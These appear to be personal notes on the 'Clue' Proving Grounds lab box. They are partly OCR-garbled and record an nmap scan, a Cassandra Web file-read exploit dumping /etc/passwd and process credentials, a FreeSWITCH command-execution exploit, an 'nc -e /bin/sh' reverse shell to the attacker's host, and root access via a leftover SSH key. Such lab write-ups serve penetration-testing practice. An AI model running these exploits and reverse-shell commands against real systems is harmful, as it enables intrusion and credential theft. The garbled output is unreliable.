## Clue

Thursday, June 12, 2025 7:51 PM

https://medium.com/@manhon.keung/proving-grounds-practice-linux-box-clue-c5d3a3b825d2

## nmap


└─\$ nmap -A -T4 -p- -oN nmap 192.168.133.240 map -A - 14 -p - ON nmap 192,158.133.240
Starting Nmap 7.95 ( <a href="https://nmap.org">https://nmap.org</a>) at 2025-06-12 19:48 EDT
Nmap scan report for 192.168.133.240
Host is up (0.043s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
22/cp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0) | ssh-hostkey: | 2048 74:ba:20:23:89:92:62:02:9f:e7:3d:3b:83:d4:d9:6c (RSA) | 256 54:8f:79:55:5a:b0:3a:69:5a:d5:72:39:64:fd:07:4e (ECDSA) \_\_intp-titie: 403 Forbidden

139/tcp open netbios-ssn
455/tcp open netbios-ssn
3000/tcp open http

Thin httpd 3000/tcp open http
\_\_http-server-header: thin
\_ http-title: Cassandra Web
8021/tcp open freeswitch-event FreeSWITCH mod\_event\_socket 8021/Cp open freeswitch-event FreeSWTICH mod\_event\_socket
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running (IUST GUESSING): Linux 4.15/x1/2.6.X|3.X (97%), MikroTik RouterOS 7.X (97%)
OS CPE: cpe-/o:linuxclinux\_kernel-3 cpe-/o:linuxclinux\_kernel-3 cpe-/o:linuxclinux\_kernel-6.0
OS CPE: cpe-/o:linuxclinux\_kernel-3 cpe-/o:linuxclinux\_kernel-6.0
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Linux 5.0 - 5.14 (97%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (97%), Linux 2.6.32 - 3.13 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.14 (91%), Linux 3.4 - 3.10 (91%), Linux 4.15 (91%), Linux 2.6.32 - 3.10 (91%), Linux 4.19 - 5.15 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: Hosts: 127.0.0.1, CLUE; OS: Linux; CPE: cpe-/o:linuxclinux\_kernel Host script results: smb2-time date: 2025-06-12T23:50:53 \_\_start\_date: N/A \_clock-skew: mean: 1h20m00s, deviation: 2h18m34s, median: 0s smb-os-discovery: OS: Windows 6.1 (Samba 4.9.5-Debian) Computer name: clue
NetBIOS computer name: CLUE\x00
Domain name: pg FQDN: clue.pg System time: 2025-06-12T19:50:49-04:00 smb2-security-mode: 3:1:1: \_ Message signing enabled but not required smb-security-mode: account\_used: guest authentication level: user | challenge\_response: supported |\_ message\_signing: disabled (dangerous, but default) TRACEROUTE (using port 139/tcp) HOP RTT ADDRESS 1 46.83 ms 192.168.45.1 2 46.80 ms 192.168.45.254 3 48.04 ms 192.168.251.1 4 48.11 ms 192.168.133.240

OS and Service detection performed. Please report any incorrect results at <a href="https://nmap.org/submit/">https://nmap.org/submit/</a>.

Nmap done: 1 IP address (1 host up) scanned in 152.80 seconds



## searchsploit cassandra web

```
Usage
# Usage
# > cassmoney.py 10.0.0.5 /etc/passwd
# root:x:0:root:/root:/bin/bash
# daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
# bin:x:2:2:bin:/bin:/usr/sbin/nologin
# ...
# ...
# > cassmoney.py 10.0.0.5 /proc/self/cmdline
# /usr/bin/ruby2.7/usr/local/bin/cassandra-web--usernameadmin--passwordP@ssw0rd
```

```
(kali@ kali)-[~/Desktop/offsec/clue]
$ python 49362.py $ip /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin/hin/usr/sbin/nologin
```

ot:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:/3333:www-data:/var/www./usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time Synchronization,,;:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver...:/run/systemd:/usr/sbin/nologin messagebus:x:104:110::/nonexistent:/usr/sbin/nologin sshd:x:105:65534::/run/sshd:/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin ntp:x:106:113::/nonexistent:/usr/sbin/nologin cassandra:x:107:114:Cassandra database,,,:/var/lib/cassandra:/usr/sbin/nologin cassie:x:1000:1000::/home/cassie:/bin/bash freeswitch:x:998:998:FreeSWITCH:/var/lib/freeswitch:/bin/falseanthony:x:1001:1001::/home/anthony:/bin/bash

 /usr/bin/ruby 2.5/usr/local/bin/cass and ra-web-ucassie-p Second Bite The Apple 330 cassie: Second Bite The Apple 340 cassie: Second Bite Th

recurse ON prompt OFF cd dirname mget \*

grep -r -i -E "admin|anthony|password|passwd|root|pwd" . > output.txt

StrongClueConEight021

```
·(kali⊛kali)-[~/Desktop/offsec/clue]
 Exploit Title
                                                                                                                                  | Path
                                                                                                                                  | multiple/remote/47698.rb
           - Event Socket Command Execution (Metasploit)
                                                                                                                                  | windows/remote/47799.txt
           1.10.1 - Command Execution
Shellcodes: No Results
Change extension from txt to py
nano 47799.py
Change password here.
PASSWORD='StrongClueConEight021
We got RCE.
 -$ python 47799.py $ip 'id & which nc
Authenticated
Content-Type: api/response
Content-Length: 75
uid=998(freeswitch) gid=998(freeswitch) groups=998(freeswitch)
/usr/bin/nc
```

got reverse shell.

```
(kali⊗ kali)-[~/Desktop/offsec/clue]
$ python 47799.py $ip 'nc -e /bin/sh 192.168.45.213 80'

Authenticated

1: kali@kali: ~/Desktop/offsec/clue ▼

(kali⊗ kali)-[~/Desktop/offsec/clue]
$ nc -nvlp 80
Listening on 0.0.0.0 80
Connection received on 192.168.133.240 59914
id
uid=998(freeswitch) gid=998(freeswitch) groups=998(freeswitch)
```

Switch to cassie

```
freeswitch@clue:/home/anthony$ su - cassie
Password:
cassie@clue:~$
cassie@clue:~$ id
uid=1000(cassie) gid=1000(cassie) groups=1000(cassie)
```

## We are root.

```
cassie@clue:~$ ssh -i id_rsa root@localhost
Linux clue 4.19.0-21-amd64 #1 SMP Debian 4.19.249-2 (2022-06-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Apr 29 17:57:54 2024
root@clue:~# id
uid=0(root) gid=0(root) groups=0(root)
```

We can also see here as a hint.

Box creator created ssh-keygen and copied pub into root ssh folder. He placed id\_rsa which can login to root somewhere.

```
root@clue:/home/anthony# cat .bash_history
clear
ls -la
ssh-keygen
cp .ssh/id_rsa.pub .ssh/authorized keys
sudo cp .ssh/id_rsa.pub /root/.ssh/authorized_keys
exit
```

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